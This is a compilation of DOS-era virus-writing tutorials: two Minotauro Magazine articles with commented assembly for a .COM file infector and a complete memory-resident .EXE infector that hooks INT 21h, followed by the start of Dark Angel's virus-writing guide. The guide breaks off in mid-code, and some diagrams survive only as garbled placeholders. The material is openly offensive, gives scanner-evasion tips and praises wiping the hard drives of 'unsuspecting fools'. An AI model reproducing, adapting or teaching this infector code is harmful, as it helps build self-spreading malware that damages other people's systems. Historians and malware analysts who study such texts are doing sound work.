

Virus programming (basics) #1...

This section is dedicated to those who would like to write a virus, but don't have the knowledge to do so. First of all, writing a virus is no big deal. It is an easy project, but one which requires some basic programming skills, and the desire to write a virus! If either of these is missing, writing a virus would be tedious indeed!.

Well, if you meet these requisites, keep reading this article....

```
JE    READ
JNE   FUCK_YOU!
```

READ:

The survival of a virus is based in its ability to reproduce. "So how the fuck do I make a program reproduce?", you might ask. Simple, by getting it to copy itself to other files....

The functional logic of a virus is as follows:

- 1- Search for a file to infect
- 2- Open the file to see if it is infected
- 3- If infected, search for another file
- 4- Else, infect the file
- 5- Return control to the host program.

The following is an example of a simple virus:

```
*****
;
;               START OF THE EXAMPLE:
*****
;Warning, this example is a (piece of shit?)
; - The virus does not test for prior infection
; - it searches only for the first .COM file in the current
;   directory
;
; Careful when executing this file, since the first time it's
; executed it will search for and infect the first file in the
; directory. If we later run the newly infected file, it will find
;
; the first file in its directory, itself. Thus, it will re-infect
;
; itself over and over.
;=====CODIGO=====
;(The variables in a .COM file are relative to offset 100h).

codigo segment 'code'
    org 100h                ;Organize all the code starting
                           ; from offset 100h
    assume cs:codigo,ds:codigo,es:codigo    ;Define the use of the
                                             ;segments

start  proc far            ;Start the routine
COMIENZO:
    push  cs                ;Store CS
    push  cs                ;Store CS
```

```

; once again.
pop     ds             ;Bring DS out from stack
pop     es             ;Bring ES out from stack

call    falso_proc    ;Call proc. so that its
; address is placed in the stack
falso_proc    proc near
falso_proc    endp

pop     bp             ;BP<== Proc. address.
sub     bp, 107h       ;BP<== BP - Previous directory

```

```

;This is done to take the variables relative to BP, since the
;infection displaces the variables at exactly the length of the
; file. At the first infection, instruction "SUB BP, 107h" is
; 107h, so that the contents of BP is 0; when I call a variable
; with "BP+VARIABLE" the value of the variable's address is not
; modified. When I load it , for example, from a 100h byte
; infected file, the instruction "SUB BP, 107h" leaves me at
; address 207h which means BP=100h, the size of the original file.
; Had I called the variable without adding BP, I would have been
; short by 100h bytes.

```

```

;Find the first .COM file in the directory
-----

```

```

mov     ah, 4eh        ;Search for the 1st file
lea     dx, bp+file_inf ;DS:DX= offset of FILE_INF
;(*.*) so it will search all
;the files, including directory
;names with extensions.

mov     cx, 0000h     ;Entry attributes
int     21h

```

```

;These attributes mentioned in the commentary are the directory's
; entry attributes. When I set the attributes to 0, I'm telling
; DOS to search normal files. If I include a bit combination which

```

```

; provides the Hidden, System or Directory attributes, DOS will
; search for files with those attributes, as well as the normal
; files. If the search range includes the Volume bit, the search
; is limited to that.

```

```

;These are the bits which correspond to each attribute:

```

```

;Bits:   7 6 5 4 3 2 1 0
;         . . . . . 1           Bit 0: Read only
;         . . . . . 1 .         Bit 1: Hidden
;         . . . . . 1 . .       Bit 2: System
;         . . . . 1 . . .       Bit 3: Volume
;         . . . 1 . . . .       Bit 4: Directory
;         . . 1 . . . . .       Bit 5: File
;

```

```

;Bits 6 and 7 are not used as they are reserved for "future
; applications".

```

```

;Open file

```

```

;-----
mov     ah, 3dh                ;Open the file.
mov     al, 00000010b         ;read/write.
mov     dx, 009eh            ;DX<== DTA(filename) offset
int     21h                  ;put the handle in AX
push    ax                   ;and store in stack.

;The attributes I'm setting in AL are not the same as before.
; These are the "open" attributes. We are only interested in the
; first 3 bits,

;bits 2 1 0:
;
;   0 0 0          Read only mode
;   0 0 1          Write only mode
;   0 1 0          Read/Write mode
;
;OK, we now have the file attributes stored in AL. What we now
; need to do is to store in DX the offset of the variable where
; I've stored the ASCIIIZ chain with the name of the file to be
; opened. In this case, we don't have a NAME_OF_FILE variable.
; Instead, the name is located in the DTA (Disk Transfer Area). I
; we have it in the DTA..... Why? Simply because when we search

; for a file to infect, all the information we need is returned to
; this memory area. This buffer, if it was not reset, is found in
; the PSP; more precisely, it starts at offset 80h and is 43d bytes

; in size.
;
;The DTA format is as follows:
;
;Offset      Bytes      Function
; 00h        21d        Used by DOS for the 4fh service
;              (search for the next file)
; 15h        01d        Attributes of the file that's been found
; 16h        02d        File time
; 18h        02d        File date
; 1Ah        04d        File size in bytes
; 1Eh        13d        File name in an ASCIIIZ chain
;              (FILENAME.EXT),0
;
;Well, all that remains to be done is to give DX the position in
; memory where I've stored the filename: "MOV DX, 1Eh" and it's
; done. But careful now, remember that DTA starts at offset 80h,

; which means I have to pass to DX the value "80h+1Eh = 9Eh". That

; would then leave "MOV DX, 9Eh"; the problem is solved. Now you
; are probably asking yourselves what I mean by "handle". The handle
; is a number which tells DOS which file we want. DOS gives us a
; handle for each file we open so we have to be careful to have the
; correct handle for each file which we read/write.

;Read the first 3 bytes.
;-----
pop     bx                    ;I take the handle from the

```

```

                                ;stack to BX
push    bx                       ;and I store it again.
mov     ah, 3fh                   ;Read file.
mov     cx, 0003h                 ;Read 3 bytes.
lea     dx, bp+buffer             ;and store in the buffer.
int     21h

INFECTAR:                        ;(infect)
;Move pointer to the start.
-----
mov     ax, 4200h                 ;I move the write pointer
                                ;to the beginning of the program

mov     cx, 0000h
mov     dx, 0000h
int     21h

;The pointer's displacement, relative to the position of the
; pointer as specified in AL, is placed in CX and DX.
; Pointer displacement modes set in AL:
;   AL <== 00 Move pointer to the beginning of the file.
;   AL <== 01 leave pointer where it is.
;   AL <== 02 Move pointer to end-of-file.

;Write the first byte (jmp)
-----
mov     ah, 40h                   ;write the first byte.
mov     cx, 1d                   ;Quantity=1.
lea     dx, bp+jump              ;DX<== JUMP offset
int     21h

;(Here we still need the handle, but we don't need to set it again
; because the register which contained the information was not
; modified.
;
;The first byte to be written is a JUMP instruction (the symbol for
; the jump is below). What follows the jump is the address of the
; jump, file-length + 1. (test the "+ 1" thoroughly, since this
; can cause problems; if so, multiply by 18 or subtract 23.)
; Hehehehe.
;Since the entire virus code is copied at the end of the file, the
; jmp gives the virus control in an infected file.

;Calculating file length
-----
mov     cx, 2                     ;Copy 2 bytes.
mov     si, 009ah                 ;SI<== DTA offset
lea     di, bp+longitud          ;DI<== File LENGTH offset.
rep     movsb                     ;Copy.

;This instruction must have the 'SOURCE' buffer address in DS:SI
; and the address where the string will be copied in ES:DI (in this

; case, I copy the file length of the DTA to the variable
; 'LONGITUD').

```

```

        sub    word ptr [bp+longitud], 3      ;subtract 3 bytes from
                                           ;[LONGITUD]

;The JMP is completed
-----
        mov    ah, 40h                      ;Write.
        mov    cx, 2d                       ;Number of bytes.
        lea   dx, bp+longitud              ;DX<= LONGITUD (length)
                                           ; offset
        int    21h

;Move pointer to end
-----
        mov    ax, 4202h                    ;Move the write pointer to the
                                           ;end of the program.
        mov    cx, 0000h
        mov    dx, 0000h
        int    21h
        add   word ptr [bp+longitud],3 ;Restore LONGITUD.

;Copy the virus to the program.
-----
        pop    bx                          ;Restore the handle.
        mov    ah, 40h
        mov    cx, 190d                    ;number of bytes to copy.
        lea   dx, bp+comienzo              ;Start copying from...
        int    21h

;Close the file after infection
-----
        mov    ah, 3eh                      ;Close file.
        int    21h

;Here, too, we need in DS:DX the address of the buffer which
; contains the filename string, but in this case DS and DX already
; contain those values from before.

NO_INFECTAR:

;=====RETURN CONTROL TO THE HOST=====
;Copy the buffer which contains the first 3 bytes of the file into
; memory.
-----
        mov    cx, 0003h                    ;Number of bytes (3).
        mov    di, 0100h                    ;DI<= offset 100h. Beginning of the
                                           ;program in memory.
        lea   si, bp+buffer                 ;SI<= BUFFER offset
        rep   movsb                         ;Copy.

;What we are doing here is to "fix" the file, since when it was
; infected, the first few bytes are overwritten by the virus. That

; is why we reconstruct the file to its original state, by copying
; the first 3 bytes, which we had stored earlier, into memory.

;Jump to offset 100h

```


Virus programming (not so basic) #2...

Infecting an .EXE is not much more difficult than infecting a .COM. To do so, you must learn about a structure known as the EXE header. Once you've picked this up, it's not so difficult and it offers many more options than just a simple jump at the beginning of the code.

Let's begin:

% The Header structure %

The information on EXE header structure is available from any good DOS book, and even from some other H/P/V mags. Anyhow, I'll include that information here for those who don't have those sources to understand what I'm talking about.

| Offset | Description |
|--------|--|
| 00 | EXE identifier (MZ = 4D5A) |
| 02 | Number of bytes on the last page (of 512 bytes) of the program |
| 04 | Total number of 512 byte pages, rounded upwards |
| 06 | Number of entries in the File Allocation Table |
| 08 | Size of the header in paragraphs, including the FAT |
| 0A | Minimum memory requirement |
| 0C | Maximum memory requirement |
| 0E | Initial SS |
| 10 | Initial SP |
| 12 | Checksum |
| 14 | Initial IP |
| 16 | Initial CS |
| 18 | Offset to the FAT from the beginning of the file |
| 1A | Number of generated overlays |

The EXE identifier (MZ) is what truly distinguishes the EXE from a COM, and not the extension. The extension is only used by DOS to determine which must run first (COM before EXE before BAT). What really tells the system whether its a "true" EXE is this identifier (MZ).

Entries 02 and 04 contain the program size in the following format: 512 byte pages * 512 + remainder. In other words, if the program has 1025 bytes, we have 3 512 byte pages (remember, we must round upwards) plus a remainder of 1. (Actually, we could ask why we need the remainder, since we are rounding up to the nearest page. Even more since we are going to use 4 bytes for the size, why not just eliminate it? The virus programmer has such a rough life :-)). Entry number 06 contains the number of entries in the FAT (number of pointers, see below) and entry 18 has the offset from the FAT within the file. The header size (entry 08) includes the FAT. The minimum memory requirement (0A) indicates the least amount of free memory the program needs in order to run and the maximum (0C) the ideal amount of memory to run the program. (Generally this is set to FFFF = 1M by the linkers, and DOS hands over all available memory).

The SS:SP and CS:IP contain the initial values for these registers (see below). Note that SS:SP is set backwards, which means that an LDS cannot load it. The checksum (12) and the number of overlays (1a) can be ignored since these entries are never used.

% EXE vs. COM load process %

Well, by now we all know exhaustively how to load a .COM: We build a PSP, we create an Environment Block starting from the parent block, and we copy the COM file into memory exactly as it is, below the PSP. Since memory is segmented into 64k "caches" no COM file can be larger than 64K. DOS will not execute a COM file larger than 64K. Note that when a COM file is loaded, all available memory is granted to the program. Where it pertains to EXEs, however, bypassing these limitations is much more complex; we must use the FAT and the EXE header for this.

When an EXE is executed, DOS first performs the same functions as in loading a COM. It then reads into a work area the EXE header and, based on the information this provides, reads the program into its proper location in memory. Lastly, it reads the FAT into another work area. It then relocates the entire code.

What does this consist of? The linker will always treat any segment references as having a base address of 0. In other words, the first segment is 0, the second is 1, etc. On the other hand, the program is loaded into a non-zero segment; for example, 1000h. In this case, all references to segment 1 must be converted to segment 1001h.

The FAT is simply a list of pointers which mark references of this type (to segment 1, etc.). These pointers, in turn, are also relative to base address 0, which means they, too, can be reallocated. Therefore, DOS adds the effective segment (the segment into which the program was loaded; i.e. 1000h) to the pointer in the FAT and thus obtains an absolute address in memory to reference the segment. The effective segment is also added to this reference, and having done this with each and every segment reference, the EXE is reallocated and is ready to execute. Finally, DOS sets SS:SP to the header values (also reallocated; the header SS + 1000H), and turns control over to the CS:IP of the header (obviously also reallocated).

Lets look at a simple exercise:

EXE PROGRAM FILE

| | | | |
|------------------|----------------|-----------|---|
| Header | CS:IP (Header) | 0000:0000 | + |
| (reallocation | Eff. Segment | 1000 | + |
| table entries=2) | PSP | 0010 | = |

 Entry Point 1010:0000 >AAAAAAAA; 3

Reallocation Table UAAAAAAAAAAAAAAAAU 3

0000:0003 >AAAAAAAA> + 1010H = 1010:0003 >AA; 3

UAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAU 3

0000:0007 >AAAAAAAA> + 1010H = 1010:0007 >AA; 3

UAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAU 3

Program Image 3 3 PROGRAM IN MEMORY 3


```

          3 3   PSP                1000:0000   3
call 0001:0000 3 ÅÅÅ> call 1011:0000   1010:0000   mov ax, 1013
1010:0006
mov ds, ax                mov ds, ax                1010:0009

```

Note: I hope you appreciate my use of the little arrows, because it cost me a testicle to do it by hand using the Alt+??? keys in Norton Commander Editor.

% Infecting the EXE %

Once it has been determined that the file is an EXE and NOT a COM, use the following steps to infect it:

- Obtain the file size and calculate the CS:IP
This is complex. Most, if not all, viruses add 1 to 15 garbage bytes to round out to a paragraph. This allows you to calculate CS in such a way that IP does not vary from file to file. This, in turn, allows you to write the virus without "reallocation" since it will always run with the same offset, making the virus both less complex and smaller. The (minimal) effort expended in writing these 1 - 15 bytes is justified by these benefits.
- Add the virus to the end of the file.
Well, I'm sure that by now you are familiar function 40H of Int 21H, right? :-)
- Calculate the SS:SP
When infecting an EXE it is necessary for the virus to "fix" itself a new stack since otherwise the host's stack could be superimposed over the virus code and have it be overwritten when the code is executed. The system would then hang. Generally, SS is the same as the calculated CS, and SP is constant (you can put it after the code). Something to keep in mind: SP can never be an odd number because, even though it will work, it is an error and TBSCAN will catch it. (TBSCAN detects 99% of the virus stacks with the "K" flag. The only way to elude this that I'm aware of, is to place the stack AHEAD of the virus in the infected file, which is a pain in the ass because the infection size increases and you have to write more "garbage" to make room for the stack.
- Modify the size shown in the header
Now that you've written the virus, you can calculate the final size and write it in the header. It's easy: place the size divided by 512 plus 1 in 'pages' and the rest in 'remainder'. All it takes is one DIV instruction.
- Modify the "MinAlloc"
In most EXEs, "MaxAlloc" is set to FFFF, or 1 meg, and DOS will give it all the available memory. In such cases, there is more than enough room for HOST+VIRUS. But, two things could happen:
 1. It could be that "MaxAlloc" is not set to FFFF, in which case only the minimum memory is granted to the host and possibly nothing for the virus.
 2. It could be that there is too little memory available, thus when the system gives the program "all the available memory" (as indicated by FFFF) there may still be insufficient memory for HOST+VIRUS.

In both cases, the virus does not load and the system halts. To get around this, all that needs to be done is to add to "MinAlloc" the size of the virus in "paragraphs". In the first case, DOS would load the program and everything would work like a charm. In the second case, DOS would not execute the file due to "insufficient memory".

Well, that's all. Just two last little things: when you write an EXE infector, we are interested not only in the infection routine but also the installation routine. Keep in mind that in an EXE DS and ES point to the PSP and are different from SS and CS (which in turn can be different from each other). This can save you from hours of debugging and inexplicable errors. All that needs to be done is to follow the previously mentioned steps in order to infect in the safe, "traditional" way. I recommend that you study carefully the virus example below as it illustrates all the topics we've mentioned.

% Details, Oh, Details ... %

One last detail which is somewhat important, deals with excessively large EXEs. You sometimes see EXEs which are larger than 500K. (For example, TC.EXE which was the IDE for TURBO C/C++ 1.01, was 800K. Of course, these EXEs aren't very common; they simply have internal overlays. It's almost impossible to infect these EXEs for two reasons:

1. The first is more or less theoretical. It so happens that it's only possible to direct 1M to registers SEGMENT:OFFSET. For this reason, it is technically impossible to infect EXEs 1M+ in size since it is impossible to direct CS:IP to the end of the file. No virus can do it. (Are there EXEs of a size greater than 1M? Yes, the game HOOK had an EXE of 1.6M. BLERGH!)
2. The second reason is of a practical nature. These EXEs with internal overlays are not loaded whole into memory. Only a small part of the EXE is loaded into memory, which in turn takes care of loading the other parts AS THEY ARE NEEDED. That's why it's possible to run an 800K EXE (did you notice that 800K > 640K? :-). How does this fact make these EXEs difficult to infect? Because once one of these EXEs has been infected and the virus has made its modifications, the file will attempt to load itself into memory in its entirety (like, all 800K). Evidently, the system will hang. It's possible to imagine a virus capable of infecting very large EXEs which contain internal overlays (smaller than 1M) by manipulating the "Header Size", but even so I can't see how it would work because at some point DOS would try to load the entire file.

% A Special case: RAT %

Understanding the header reallocation process also allows us to understand the functioning of a virus which infects special EXEs. We're talking about the RAT virus. This virus takes advantage of the fact that linkers tend to make the headers in caches of 512 bytes, leaving a lot of unused space in those situations where there is little reallocation.

This virus uses this unused space in order to copy itself

without using the header (of the file allocation table). Of course, it works in a totally different manner from a normal EXE infector. It cannot allow any reallocation; since its code is placed BEFORE the host, it would be the virus code and not the host which is reallocated. Therefore, it can't make a simple jump to the host to run it (since it isn't reallocated); instead, it must re-write the original header to the file and run it with AX=4B00, INT 21.

% Virus Example %

OK, as behooves any worthwhile virus 'zine, here is some totally functional code which illustrates everything that's been said about infecting EXEs. If there was something you didn't understand, or if you want to see something "in code form", take a good look at this virus, which is commented OUT THE ASS.

```
----- Cut Here -----
;NOTE: This is a mediocre virus, set here only to illustrate EXE
; infections. It can't infect READ ONLY files and it modifies the
; date/time stamp. It could be improved, such as by making it
; infect R/O files and by optimizing the code.
;
;NOTE 2: First, I put a cute little message in the code and second,
; I made it ring a bell every time it infects. So, if you infect
; your entire hard drive, it's because you're a born asshole.
```

```
code segment para public
    assume cs:code, ss:code
VirLen    equ  offset VirEnd - offset VirBegin
VirBegin  label  byte
Install:
    mov ax, 0BABAHAH ; This makes sure the virus doesn't go resident
                        ; twice
    int 21h
    cmp ax, 0CACAH ; If it returns this code, it's already
                        ; resident
    jz AlreadyInMemory

    mov ax, 3521h ; This gives us the original INT 21 address so
    int 21h      ; we can call it later
    mov cs:word ptr OldInt21, bx
    mov cs:word ptr OldInt21+2, es

    mov ax, ds          ; \
    dec ax              ; |
    mov es, ax          ; |
    mov ax, es:[3] ; block size ; | If you're new at this,
                        ; | ignore all this crap
    sub ax, ((VirLen+15) /16) + 1 ; | (It's the MCB method)
    xchg bx, ax         ; | It's not crucial for EXE
    mov ah,4ah          ; | infections.
    push ds             ; | It's one of the ways to
    pop es              ; | make a virus go resident.
    int 21h            ; |
    mov ah, 48h        ; |
```

```

mov bx, ((VirLen+15) / 16)      ; |
int 21h                        ; |
dec ax                         ; |
mov es, ax                     ; |
mov word ptr es:[1], 8        ; |
inc ax                         ; |
mov es, ax                     ; |
xor di, di                     ; |
xor si, si                     ; |
push ds                        ; |
push cs                        ; |
pop ds                         ; |
mov cx, VirLen                 ; |
repz movsb                     ; /

mov ax, 2521h ; Here you grab INT 21
mov dx, offset NewInt21
push es
pop ds
int 21h
pop ds ; This makes DS & ES go back to their original
; values
push ds ; IMPORTANT! Otherwise the EXE will receive the
pop es ; incorrect DE & ES values, and hang.

AlreadyInMemory:
mov ax, ds ; With this I set SS to the
; Header value.
add ax, cs:word ptr SS_SP ; Note that I "reallocate" it
; using DS since this is the
add ax, 10h ; the segment into which the
mov ss, ax ; program was loaded. The +10
; corresponds to the
mov sp, cs:word ptr SS_SP+2 ; PSP. I also set SP
mov ax, ds
add ax, cs:word ptr CS_IP+2 ; Now I do the same with CS &
add ax, 10h ; IP. I "push" them and then I
; do a retf. (?)
push ax ; This makes it "jump" to that
mov ax, cs:word ptr CS_IP ; position
push ax
retf

NewInt21:
cmp ax, 0BABAh ; This ensures the virus does not go
jz PCheck ; resident twice.
cmp ax, 4b00h ; This intercepts the "run file" function
jz Infect ;
jmp cs:OldInt21 ; If it is neither of these, it turns control

; back to the original INT21 so that it
; processes the call.

PCheck:
mov ax, 0CACAH ; This code returns the call.
iret ; return.

; Here's the infection routine. Pay attention, because this is

```

```

; "IT".
; Ignore everything else if you wish, but take a good look at this.
Infect:
    push ds    ; We put the file name to be infected in DS:DX.
    push dx    ; Which is why we must save it.
    pushf
    call cs:OldInt21 ; We call the original INT21 to run the file.

    push bp    ; We save all the registers.
    mov bp, sp ; This is important in a resident routine,
                ;since if it isn't done,
    push ax    ; the system will probably hang.
    pushf
    push bx
    push cx
    push dx
    push ds

    lds dx, [bp+2] ; Again we obtain the filename (from the stack)
    mov ax, 3d02h ; We open the file r/w
    int 21h
    xchg bx, ax
    mov ah, 3fh   ; Here we read the first 32 bytes to memory.
    mov cx, 20h   ; to the variable "ExeHeader"
    push cs
    pop ds
    mov dx, offset ExeHeader
    int 21h

    cmp ds:word ptr ExeHeader, 'ZM' ; This determines if it's a
    jz Continue                     ; "real" EXE or if it's a COM.
    jmp AbortInfect                  ; If it's a COM, don't infect.
Continue:
    cmp ds:word ptr Checksum, 'JA' ; This is the virus's way
                                    ; of identifying itself.
    jnz Continue2                   ; We use the Header Chksum for this
    jmp AbortInfect                  ; It's used for nothing else. If
                                    ; already infected, don't re-infect. :-)
Continue2:
    mov ax, 4202h ; Now we go to the end of file to see of it
    cwd          ; ends in a paragraph
    xor cx, cx
    int 21h
    and ax, 0fh
    or ax, ax
    jz DontAdd   ; If "yes", we do nothing
    mov cx, 10h  ; If "no", we add garbage bytes to serve as
    sub cx, ax   ; Note that the contents of DX no longer matter
    mov ah, 40h  ; since we don't care what we're inserting.
    int 21h

DontAdd:
    mov ax, 4202h ; OK, now we get the final size, rounded
    cwd          ; to a paragraph.
    xor cx, cx
    int 21h

```

```

mov cl, 4 ; This code calculates the new CS:IP the file must
shr ax, cl ; now have, as follows:
mov cl, 12 ; File size: 12340H (DX=1, AX=2340H)
shl dx, cl ; DX SHL 12 + AX SHR 4 = 1000H + 0234H = 1234H = CS
add dx, ax ; DX now has the CS value it must have.
sub dx, word ptr ds:ExeHeader+8 ; We subtract the number of
                                ; paragraphs from the header
push dx ; and save the result in the stack for later.
        ; <----- Do you understand why you can't infect
        ; EXEs larger than 1M?

mov ah, 40h ; Now we write the virus to the end of the file.
mov cx, VirLen ; We do this before touching the header so that

cwd ; CS:IP or SS:SP of the header (kept within the

        ; virus code)
int 21h ; contains the original value
        ; so that the virus installation routines work
        ; correctly.

pop dx
mov ds:SS_SP, dx ; Modify the header CS:IP so that it
                ; points to the virus.
mov ds:CS_IP+2, dx ; Then we place a 100h stack after the
mov ds:word ptr CS_IP, 0 ; virus since it will be used by
; the virus only during the installation process. Later, the
; stack changes and becomes the programs original stack.
mov ds:word ptr SS_SP+2, ((VirLen+100h+1)/2)*2
; the previous command SP to have an even value, otherwise
; TBSCAN will pick it up.
mov ax, 4202h ; We obtain the new size so as to calculate the
xor cx, cx ; size we must place in the header.
cwd
int 21h
mov cx, 200h ; We calculate the following:
div cx ; FileSize/512 = PAGES plus remainder
inc ax ; We round upwards and save
mov word ptr ds:ExeHeader+2, dx ; it in the header to
mov word ptr ds:ExeHeader+4, ax ; write it later.
mov word ptr ds:Checksum, 'JA'; We write the virus's
                                ; identification mark in the

                                ; checksum.
add word ptr ds:ExeHeader+0ah, ((VirLen + 15) SHR 4)+10h
; We add the number of paragraphs to the "MinAlloc"
; to avoid memory allocation problems (we also add 10
; paragraphs for the virus's stack.

mov ax, 4200h ; Go to the start of the file
cwd
xor cx, cx
int 21h
mov ah, 40h ; and write the modified header....
mov cx, 20h
mov dx, offset ExeHeader
int 21h

```

```

        mov ah, 2 ; a little bell rings so the beginner remembers
        mov dl, 7 ; that the virus is in memory. IF AFTER ALL
        int 21h ; THIS YOU STILL INFECT YOURSELF, CUT OFF YOUR
                ; NUTS.
AbortInfect:
        mov ah, 3eh ; Close the file.
        int 21h
        pop ds ; We pop the registers we pushed so as to save
        pop dx ; them.
        pop cx
        pop bx
        pop ax;flags ; This makes sure the flags are passed
        mov bp, sp ; correctly. Beginners can ignore this.
        mov [bp+12], ax
        pop ax
        pop bp
        add sp, 4
        iret ; We return control.

; Data
OldInt21 dd 0
; Here we store the original INT 21 address.

ExeHeader db 0eh DUP('H');
SS_SP dw 0, offset VirEnd+100h
Checksum dw 0
CS_IP dw offset Hoste,0
        dw 0,0,0,0
; This is the EXE header.
VirEnd label byte

Hoste:
; This is not the virus host, rather the "false host" so that
; the file carrier runs well :-).
mov ah, 9
mov dx, offset MSG
push cs
pop ds
int 21h
mov ax, 4c00h
int 21h
MSG db "LOOK OUT! The virus is now in memory!", 13, 10
    db "And it could infect all the EXEs you run!", 13, 10
    db "If you get infected, that's YOUR problem", 13, 10
    db "We're not responsible for your stupidity!$"
ends
end
----- Cut Here -----

% Conclusion %
OK, that's all, folks. I tried to make this article useful for
both the "profane" who are just now starting to code Vx as well as
for those who have a clearer idea. Yeah, I know the beginners
almost certainly didn't understand many parts of this article due
the complexity of the matter, and the experts may not have

```

understood some parts due to the incoherence and poor descriptive abilities of the writer. Well, fuck it.

Still, I hope it has been useful and I expect to see many more EXE infectors from now on. A parting shot: I challenge my readers to write a virus capable of infecting an 800K EXE file (I think it's impossible). Prize: a lifetime subscription to Minotauro Magazine :-).

Trurl, the great "constructor"


```

//==// // // || // //==== //==// // //
// // // // // || // // // // // //
//==// //==// //== // // // // // //
// // // // // || // // // // // //
// // // // // || //==== //==== //==// // //

```

DISCLAIMER: The author hereby disclaims himself

DEDICATION: This was written to make the lives
of scum such as Patty Hoffman, John McAfee,
and Ross Greenberg a living hell.

OTHER STUFF: Thanks go to The Shade of Sorrow,
Demogorgon, and Orion Rouge on their comments
(which I occasionally listened to!). Thanks
also to Hellraiser, who gave me an example of
some virus source code (his own, of course).

Dark Angel's Phunky Virus Writing Guide

Virii are wondrous creations written for the sole purpose of spreading
and
destroying the systems of unsuspecting fools. This eliminates the
systems
of simpletons who can't tell that there is a problem when a 100 byte
file
suddenly blossoms into a 1,000 byte file. Duh. These low-lives do
not
deserve to exist, so it is our sacred duty to wipe their hard drives
off
the face of the Earth. It is a simple matter of speeding along
survival of
the fittest.

Why did I create this guide? After writing several virii, I have
noticed
that virus writers generally learn how to write virii either on their
own
or by examining the disassembled code of other virii. There is
an
incredible lack of information on the subject. Even books
published by
morons such as Burger are, at best, sketchy on how to create a virus.
This
guide will show you what it takes to write a virus and also will give
you a
plethora of source code to include in your own virii.

Virus writing is not as hard as you might first imagine. To
write an
effective virus, however, you **must** know assembly language.
Short,

compact code are hallmarks of assembly language and these are desirable characteristics of virii. However, it is **not** necessary to write in pure assembly. C may also be used, as it allows almost total control of the system while generating relatively compact code (if you stay away from the library functions). However, you still must access the interrupts, so assembly knowledge is still required. However, it is still best to stick with pure assembly, since most operations are more easily coded in assembly. If you do not know assembly, I would recommend picking up a copy of The Microsoft Macro Assembler Bible (Nabajyoti Barkakati, ISBN #: 0-672-22659-6). It is an easy-to-follow book covering assembly in great detail. Also get yourself a copy of Undocumented DOS (Schulman, et al, ISBN #0-201-57064-5), as it is very helpful.

The question of which compiler to use arises often. I suggest using Borland Turbo Assembler and/or Borland C++. I do not have a copy of Zortech C (it was too large to download), but I would suspect that it is also a good choice. Stay away from Microsoft compilers, as they are not as flexible nor as efficient as those of other vendors.

A few more items round out the list of tools helpful in constructing virii. The latest version of Norton Utilities is one of the most powerful programs available, and is immeasurably helpful. **MAKE SURE YOU HAVE A COPY!** You can find it on any decent board. It can be used during every step of the process, from the writing to the testing. A good debugger helps. Memory management utilities such as MAPMEM, PMAP, and MARK/RELEASE, are invaluable, especially when coding TSR virii. Sourcer, the commenting disassembler, is useful when you wish to examine the code of other virii (this is a good place to get ideas/techniques for your virus).

Now that you have your tools, you are ready to create a work of art designed to smash the systems of cretins. There are three types of virii:


- 1) Tiny virii (under 500 bytes) which are designed to be undetectable due to their small size. TINY is one such virus. They are generally very simple because their code length is so limited.
- 2) Large virii (over 1,500 bytes) which are designed to be undetectable because they cover their tracks very well (all that code DOES have a use!). The best example of this is the Whale virus, which is perhaps the best 'Stealth' virus in existence.
- 3) Other virii which are not designed to be hidden at all (the writers don't give a shit). The common virus is like this. All overwriting virii are in this category.

You must decide which kind of virus you wish to write. I will mostly be discussing the second type (Stealth virii). However, many of the techniques discribed may be easily applied to the first type (tiny virii). However, tiny virii generally do not have many of the "features" of larger virii, such as directory traversal. The third type is more of a replicating trojan-type, and will warrant a brief (very, very brief!) discussion later.


A virus may be divided into three parts: the replicator, the concealer, and the bomb. The replicator part controls the spread of the virus to other files, the concealer keeps the virus from being detected, and the bomb only executes when the activation conditions of the virus (more on that later) are satisfied.

THE REPLICATOR


The job of the replicator is to spread the virus throughout the system of the clod who has caught the virus. How does it do this without destroying the file it infects? The easiest type of replicator infects COM files. It first saves the first few bytes of the infected file. It then copies a small portion of its code to the beginning of the file, and the rest to the end.




In the diagram, P1 is part 1 of the file, P2 is part 2 of the file, and V1 and V2 are parts 1 and 2 of the virus. Note that the size of P1 should be the same as the size of V1, but the size of P2 doesn't necessarily have to be the same size as V2. The virus first saves P1 and copies it to the either 1) the end of the file or 2) inside the code of the virus. Let's assume it copies the code to the end of the file. The file now looks like:



Then, the virus copies the first part of itself to the beginning of the file.



Finally, the virus copies the second part of itself to the end of the file. The final, infected file looks like this:



The question is: What the fuck do V1 and V2 do? V1 transfers control of the program to V2. The code to do this is simple.

```

        JMP FAR PTR Duh          ; Takes four bytes
Duh    DW    V2_Start           ; Takes two bytes

```

Duh is a far pointer (Segment:Offset) pointing to the first instruction of V2. Note that the value of Duh must be changed to reflect the length of the file that is infected. For example, if the original size of the program is 79 bytes, Duh must be changed so that the instruction at CS:[155h] is executed. The value of Duh is obtained by adding the length of V1, the original size of the infected file, and 256 (to account for the

PSP). In this case, $V1 = 6$ and $P1 + P2 = 79$, so $6 + 79 + 256 = 341$ decimal (155 hex).

An alternate, albeit more difficult to understand, method follows:

```
        DB 1101001b          ; Code for JMP (2 byte-displacement)
Duh    DW V2_Start - OFFSET Duh ; 2 byte displacement
```

This inserts the jump offset directly into the code following the jump instruction. You could also replace the second line with

```
        DW V2_Start - $
```

which accomplishes the same task.

V2 contains the rest of the code, i.e. the stuff that does everything else.

The last part of V2 copies P1 over V1 (in memory, not on disk) and then transfers control to the beginning of the file (in memory). The original program will then run happily as if nothing happened. The code to do this is also very simple.

```
        MOV SI, V2_START      ; V2_START is a LABEL marking where V2
starts
        SUB SI, V1_LENGTH     ; Go back to where P1 is stored
        MOV DI, 0100h        ; All COM files are loaded @ CS:[100h] in
memory
        MOV CX, V1_LENGTH    ; Move CX bytes
        REP MOVSB            ; DS:[SI] -> ES:[DI]

        MOV DI, 0100h
        JMP DI
```

This code assumes that P1 is located just before V2, as in:

```
P1_Stored_Here:
.
.
.
V2_Start:
```

It also assumes ES equals CS. If these assumptions are false, change the code accordingly. Here is an example:

```
        PUSH CS              ; Store CS
        POP  ES              ; and move it to ES
                                ; Note MOV ES, CS is not a valid instruction
        MOV SI, P1_START     ; Move from wherever P1 is stored
